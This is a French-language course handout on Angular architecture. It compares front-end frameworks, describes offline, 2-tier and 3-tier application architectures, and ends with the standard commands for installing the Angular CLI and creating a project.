

Révision

2024.10


Auteurs


Franck BANSEPT




Version 18



 BY (Attribution) : signature de l'auteur initial et des auteurs ayant modifié le document

 SA (Share alike) : partage de l'œuvre, avec obligation de rediffuser selon la même licence ou une licence similaire (version ultérieure ou localisée)

 NC (Non Commercial) : interdiction de tirer un profit commercial de l'œuvre sans autorisation de l'auteur initial

Licence Creative Commons : Attribution-NonCommercial-ShareAlike (BY-NC-SA)

N'importe quelle personne morale ou physique est libre d'utiliser, modifier, partager pour un usage **non commercial** ce document si elle respecte les conditions suivantes :

- Intégrer les **noms des différents auteurs** ayant participé à sa réalisation
- Ne pas intégrer de contenu offensant ou **contraire à la législation en vigueur**
- Intégrer cette même licence ou une **licence équivalente**

Note : Ce document peut être utilisé en tant que support d'une formation rémunérée, mais il ne peut être vendu indépendamment.

Architecture

Dans ce chapitre :



MVC Angular

Chapitre : Architecture

>> Principes des framework front javascript

Historiquement les applications web sont un ensemble de pages liées entre elles.

L'envoi de formulaire permettait de dialoguer avec le serveur via la balise <form>.

L'envoi d'un formulaire recharge la page ou envoie l'utilisateur sur une autre page.

Avec l'amélioration des moteurs javascript et en particulier du moteur V8 de google, les sites web ont reçu de plus en plus de logique dans leurs scripts client. Permettant de ne pas recharger toutes les informations d'une page dès le moment où l'on souhaite envoyer un formulaire au serveur.

JQuery facilitant le développement, les scripts clients sont devenus de véritables logiciels contenant énormément de logique et souvent devenaient des applications très difficile à maintenir.

Plusieurs frameworks sont alors apparus afin de structurer et d'harmoniser les bibliothèques et architectures front-end. Angular, Ember, View, React sont les framework les plus utilisés.




Comparatif

Philosophie : Angular et ember sont des frameworks complets, les principales fonctionnalités sont déjà intégrées (router, SASS, composants, architecture ...). A l'inverse, react et view sont plus libres, au développeur à faire son choix.

Courbe d'apprentissage : du fait de leur philosophie "tout en un" angular et ember nécessitent plus de temps d'apprentissage, un temps qu'il faudra reporter sur les bibliothèques externe à react et view. Donc sur ce point on est sur un temps d'apprentissage relativement égale

Maintenance : du fait de la multiplication des bibliothèques externes, un projet react ou view est plus difficile à maintenir. La réputation d'Angular pâtit toujours du passage à la version 2 qui n'a pas du tout gérée la rétrocompatibilité à la version 1 (Note : depuis on parle d'angular et non plus d'AngularJS)



>> Hébergement de l'application

1

Téléchargement des sources sur un serveur statique (ou dynamique mais ce n'est pas nécessaire)



2

Exécution de l'application dans le navigateur



Serveur de ressource statique

Pas besoin de script serveur (PHP, C#, JAVA, Python ...)



sources


```
3rdpartylicenses.txt
★ favicon.ico
<> index.html
JS main.3da65ddaab99b8a5.js
JS polyfills.7fca6f69fd6c85b0.js
JS runtime.d346880d1614d118.js
# styles.44c43563ae9746d3.css
```




Différences entre les architectures avec et sans application front-end

Chapitre : Architecture


>> Architecture standard sans application front-end



>> Architecture standard avec application front-end



>> Exemple de page



>> Avantages / Désavantages d'une application front-end


Avantages

- Les application front-end consomment moins de bandes passantes, de CPU et d'accès à la base de données, puisqu'elles ne rechargent pas la page dans son intégralité
- Elles sont plus rapides, et permettent des animations plus fluides (*la ou se serait plus difficile en changeant de page*)
- Elles peuvent facilement être converties en Progressive Web App

Désavantages

- Elles nécessitent généralement l'apprentissage d'un framework/bibliothèque front-end (*Angular, React..*)
- L'activation de Javascript est obligatoire
- Le référencement sur les moteurs de recherches est impossible si on ne met pas en place un mécanisme de Server Side Rendering (*ce qui augmente encore plus la courbe d'apprentissage*)





Architecture d'une application exclusivement hors ligne

Chapitre : Architecture

>> Architecture offline

Si l'application n'a pas besoin d'accéder à Internet (ex : *un bloc note, une calculatrice ...*), il est tout à fait possible de stocker les données dans le navigateur.

Cela induit qu'il ne sera pas possible de communiquer avec l'application via un réseau (*mais on peut le faire par via l'intermédiaire de fichiers par exemple*).

Une première connexion à Internet est malgré tout obligatoire, dans le but de récupérer les sources de l'application.



Stockage dans le navigateur :

- LocalStorage
- IndexedDb



Stockage dans le navigateur :

- LocalStorage
- IndexedDb




Architecture d'une application 2 tiers

Chapitre : Architecture

>> Architecture 2-tiers

Dans ce type d'architecture l'application communique directement en JSON avec un service Cloud (*le plus répandu étant Firebase*)

Ce type d'architecture correspond à un besoin pour des applications n'ayant pas un système de gestion de droits complexe, et/ou un besoin de donnée en temps réel (*ex : un chat*)



FIREBASE

Realtime database
Stockage


Alternatives à Firebase :

- Kuzzle
- Supabase
- Back4App
- ...

>> Architecture 2-tiers : précisions

Comme il a été dit précédemment, il faudra également prévoir un serveur statique (ou dynamique) où seront stockées les sources de l'application Angular.

Cette architecture “2-tiers” ne comprend pas ce serveur dans sa représentation, mais celui-ci est bien **obligatoire**.






Architecture d'une application 3 tiers

Chapitre : Architecture

>>Architecture 3-tiers

Cette architecture est la plus répandue : l'application contacte une URL du serveur en envoyant des données au format JSON (appelée API REST)


Celui-ci traite la demande et retourne les données au format JSON.
Le serveur communique avec une base de données relationnelle ou NoSql



Architecture 3-tiers : précisions

Précisons encore une fois que les sources de l'application Angular devront être contenues sur un serveur. Celui-ci pourra être isolé et statique, mais il serait également possible de placer les sources sur le même serveur dynamique qui contiendrait l'API Rest.

L'avantage d'un serveur statique isolé permet un **gain de performances** (*inutile pour le serveur de gérer les droits, et d'appliquer un traitement sur les requêtes entrantes*)



Installation

Dans ce chapitre :

>> Installation du CLI et création du projet

Dans un terminal (*Utilisateurs Windows : utilisez un invite de commande mais pas powershell*)

source : <https://angular.dev/installation>

```
npm install -g @angular/cli
```

Cette commande installe globalement le CLI d'Angular et n'est donc à utiliser qu'une seule fois ou lors des mise à jour majeur d'Angular

```
ng new demo-angular
```

Cette commande créera un nouveau dossier "demo-angular" et sera à exécuter à chaque nouveau projet

